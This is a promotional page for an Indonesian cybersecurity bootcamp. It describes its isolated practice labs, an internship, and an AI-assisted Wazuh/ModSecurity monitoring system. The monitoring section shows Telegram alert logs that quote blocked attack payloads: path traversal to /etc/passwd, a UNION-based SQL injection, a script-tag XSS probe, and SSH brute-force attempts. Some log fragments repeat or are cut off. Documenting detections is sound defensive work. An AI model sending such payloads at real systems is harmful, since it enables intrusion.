Target yang tersedia mencakup berbagai sistem operasi, aplikasi web, framework, serta mesin latihan yang umum dijumpai dalam dunia keamanan siber, di antaranya:

Windows 10, Windows 11, XAMPP, Laravel, WordPress, DVWA (Damn Vulnerable Web Application), Metasploitable, Heartbleed Lab, Log4Shell Lab dan sebagainya.

nessus Professional

Untuk peserta juga diberikan akses ke Nessus untuk scanning target di lab.

Berbagai target tambahan yang terus diperbarui sesuai perkembangan materi bootcamp.

**Lab offline dengan 50 VM disediakan untuk peserta bootcamp sehingga punya control penuh di VM tanpa ada internet sekalipun,**


In addition to the Online Lab, the Bootcamp provides an Offline Lab consisting of more than 50 Virtual Machines (VMs) specifically designed for hands-on learning in penetration testing and cybersecurity.

All virtual machines operate within an isolated internal network with no Internet connectivity. This fully isolated environment gives participants complete administrative control over their assigned virtual machines, allowing them to perform a wide range of security experiments without affecting external systems or relying on an Internet connection.

Each VM is preconfigured with a unique learning scenario, covering operating systems, network services, web applications, frameworks, and intentionally vulnerable machines designed for educational purposes. This approach enables participants to gain practical experience with various security assessment techniques in a safe, stable, and realistic environment.

One of the key advantages of the Offline Lab is the freedom it provides. Participants can modify system configurations, perform in-depth security analysis, test different attack and defense scenarios, and repeat exercises as many times as necessary. Since all activities take place within an isolated local network, participants can focus entirely on understanding security concepts and methodologies without the distractions or dependencies of Internet access.

The Offline Lab complements the Online Lab, creating a comprehensive hands-on learning experience. While the Online Lab allows participants to practice remotely from anywhere, the Offline Lab provides a fully controlled environment where they can explore systems in greater depth and experiment freely.

All virtual machines in this laboratory are provided exclusively for Ethical Hacking and Cybersecurity training. The environment is designed to help participants develop practical technical skills in a safe, authorized, and professional setting that reflects real-world cybersecurity practices.

**Internship for bootcamp participants**


.

The internship is conducted with a direct industry immersion approach as a SOC Analyst responsible for monitoring the company's cloud VPS and shared web hosting services. Within the SOC structure, roles are divided into SOC L1 and SOC L2.

In addition, for participants focusing on becoming pentesters, the tasks include performing penetration testing on the company's own systems to identify and evaluate security vulnerabilities.

The monitoring tools used are comprehensive, including Wazuh SIEM, Splunk, Zabbix, Prometheus, Grafana, Netdata, as well as various supporting tools for monitoring, logging, and observability.


**Additional learning support**

**You not only get access to remote lab environments, along with dozens of hacking tools and exploits, but you also get access to download more than 50 virtual machines that you can install on your own PC or laptop to support hands-on learning throughout the bootcamp.**


**Support for Ethical Hacking & Security modules with over 2,000 pages of material, along with a variety of slides from X-code (PT. Teknologi Server Indonesia) for bootcamp sessions.**

# The Technologies We Use in Our Work

Technology & Infrastructure: Virtualisasi, Network Architecture, Security Stack & Monitoring System


**21+ Years of Experience, 5,000+ Clients Served, 129,000+ Community Members, Cybersecurity Community Since 2004**

We are an Indonesian technology company building an independent ecosystem in cybersecurity, encompassing penetration testing, security hardening, SOC services, public cloud and VPS, shared hosting, self managed servers, R&D platforms and automation, IT consulting, AI services, cybersecurity education and bootcamps, as well as software development projects.

Our technologies include a wide range of systems, algorithms, codebases, panels, and infrastructure built entirely from scratch, enabling us to operate as a comprehensive and modern technology innovator.


Our cloud infrastructure is designed with reliability, scalability, and security in mind. Parts of our storage architecture utilize triple replication with Ceph to ensure data redundancy and high availability. Our public cloud platforms are powered by technologies such as OpenStack, Canonical MicroCloud, Proxmox, and other supporting systems, combined with custom automation and security frameworks developed internally from the ground up, from architecture design, algorithms, and system engineering to core coding implementations.

# Enterprise Cyber Range Monitored by an AI Agent for Data Center Operations


**AI Agent for Data Center: An Advanced AI Assistant for Server Monitoring & Management.**


This AI Agent is capable of real-time monitoring for dozens of bare-metal servers and thousands of VPS at X-code Data Center (PT Teknologi Server Indonesia), utilizing both public and private IP inspections.


https://masterkurniawan.my.id/index.php/2026/06/08/carolina-ai-agent-for-data-center-yang-sangat-canggih/





# VPS Technology with an Advanced Panel for Exams









**Utilizing Proxmox VPS technology for CTF competitions, we have built our own automated VPS provisioning system from scratch.**





This VPS can be connected to your computer through an SSH Tunnel, allowing you to perform the assessment from your local machine using tools like Burp Suite.

Utilizing Proxmox VPS technology for Exploit Development




**AI-Powered Security Monitoring Berbasis Wazuh SIEM, Wazuh Agent, REST API, ModSecurity Web Application Firewall (WAF), dan Notifikasi Telegram Real-Time**





Pada arsitektur ini, **Server A** berperan sebagai pusat analisis keamanan berbasis AI. Server ini tidak berada di jaringan yang sama dengan server produksi, melainkan ditempatkan pada lokasi yang berbeda dan hanya berkomunikasi melalui REST API menggunakan API Key.


Server A secara berkala mengambil event keamanan dari Server **Wazuh Agent** dan **Wazuh Manager**, kemudian AI melakukan korelasi, klasifikasi ancaman, penyusunan ringkasan insiden, serta pemberian rekomendasi mitigasi. Setelah proses analisis selesai, hasilnya dikirimkan kepada administrator melalui Telegram secara real-time.

Pendekatan ini memungkinkan sistem monitoring berkembang menjadi sebuah **AI Security Operations Center (AI-SOC)** yang mampu memantau banyak server dari satu pusat analisis tanpa menambah beban pada server produksi.


wazuhxcode_bot
bot
SERANGAN TERDETEKSI
Waktu: 2026-06-27 16:12:45
Jenis: Directory Traversal
Severity: KRITIS
IP Pelaku: 192.168.1.9
Sumber: server_log
STATUS MODSECURITY:
DIBLOKIR oleh ModSecurity
Action: deny (403)
Rule ID: Unknown
PAYLOAD:
../../../etc/passwd
DATA:
192.168.1.9 - - [27/Jun/2026:08:57:40 +0000] "GET /x.php?id=../../../../etc/passwd HTTP/1.1" 403 300 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36"
16:12
SERANGAN TERDETEKSI
Waktu: 2026-06-27 16:12:46
Jenis: SQL Injection
Severity: KRITIS
IP Pelaku: 192.168.1.9
Sumber: server_log
STATUS MODSECURITY:
DIBLOKIR oleh ModSecurity
Action: deny (403)
Message


wazuhxcode_bot
bot
a=-1%20union%20all%20select%201,2,3,4,5 HTTP/1.1" 403 300 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36"
16:12
SERANGAN TERDETEKSI
Waktu: 2026-06-27 16:12:47
Jenis: XSS
Severity: KRITIS
IP Pelaku: 192.168.1.9
Sumber: server_log
STATUS MODSECURITY:
DIBLOKIR oleh ModSecurity
Action: deny (403)
Rule ID: Unknown
PAYLOAD:
<script>alert(123)</script>
DATA:
192.168.1.9 - - [27/Jun/2026:09:05:08 +0000] "GET /ab.php?id=%3Cscript%3Ealert(123)%3C/script%3E HTTP/1.1" 403 301 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36"
16:12
SERANGAN TERDETEKSI
Waktu: 2026-06-27 16:12:48
Jenis: Brute Force SSH



wazuhxcode_bot
bot
DATA:
192.168.1.9 - - [27/Jun/2026:08:57:40 +0000] "GET /x.php?id=../../../../etc/passwd HTTP/1.1" 403 300 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36"
16:12
SERANGAN TERDETEKSI
Waktu: 2026-06-27 16:12:46
Jenis: SQL Injection
Severity: KRITIS
IP Pelaku: 192.168.1.9
Sumber: server_log
STATUS MODSECURITY:
DIBLOKIR oleh ModSecurity
Action: deny (403)
Rule ID: Unknown
PAYLOAD:
union all select
DATA:
192.168.1.9 - - [27/Jun/2026:09:04:56 +0000] "GET /x.php?a=-1%20union%20all%20select%201,2,3,4,5 HTTP/1.1" 403 300 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36"
16:12
SERANGAN TERDETEKSI
Waktu: 2026-06-27 16:12:47
Jenis: XSS
Severity: KRITIS



wazuhxcode_bot
bot
3, "mail": false, "group
16:23
SERANGAN TERDETEKSI
Waktu: 2026-06-17T22:52:56.850+0000
Jenis: Brute Force SSH
Severity: KRITIS
IP Pelaku: 84.247.142.206
Sumber: wazuh_alert
Rule ID: 5712
Level: 10
PAYLOAD:
Jun 17 22:52:56 agent sshd[18251]: Failed password for invalid user sammy from 84.247.142.206 port 55658 ssh2
DATA:
{"timestamp": "2026-06-17T22:52:56.850+0000", "rule": {"level": 10, "description": "sshd: brute force trying to get access to the system. Non existent user.", "id": "5712", "mitre": {"id": ["T1110"], "tactic": ["Credential Access"], "technique": ["Brute Force"]}, "frequency": 8, "firedtimes": 7, "ma
16:23
SERANGAN TERDETEKSI
Waktu: 2026-06-17T23:32:19.363+0000
Jenis: Brute Force SSH
Severity: KRITIS
IP Pelaku: 62.72.43.251
Sumber: wazuh_alert
Rule ID: 5712
Level: 10

# Agen Pintar Pemantau Server: Deteksi Peretas & Malware Real-Time via Telegram Bot (Untuk Blue Team)

Keamanan sebuah web server sering kali diuji oleh serangan tersembunyi yang bergerak di bawah radar. Ketika seorang peretas berhasil mengeksploitasi celah keamanan aplikasi (seperti RCE atau *file upload*), mereka umumnya akan beroperasi menggunakan identitas pengguna web server standar, yaitu **`www-data`**.

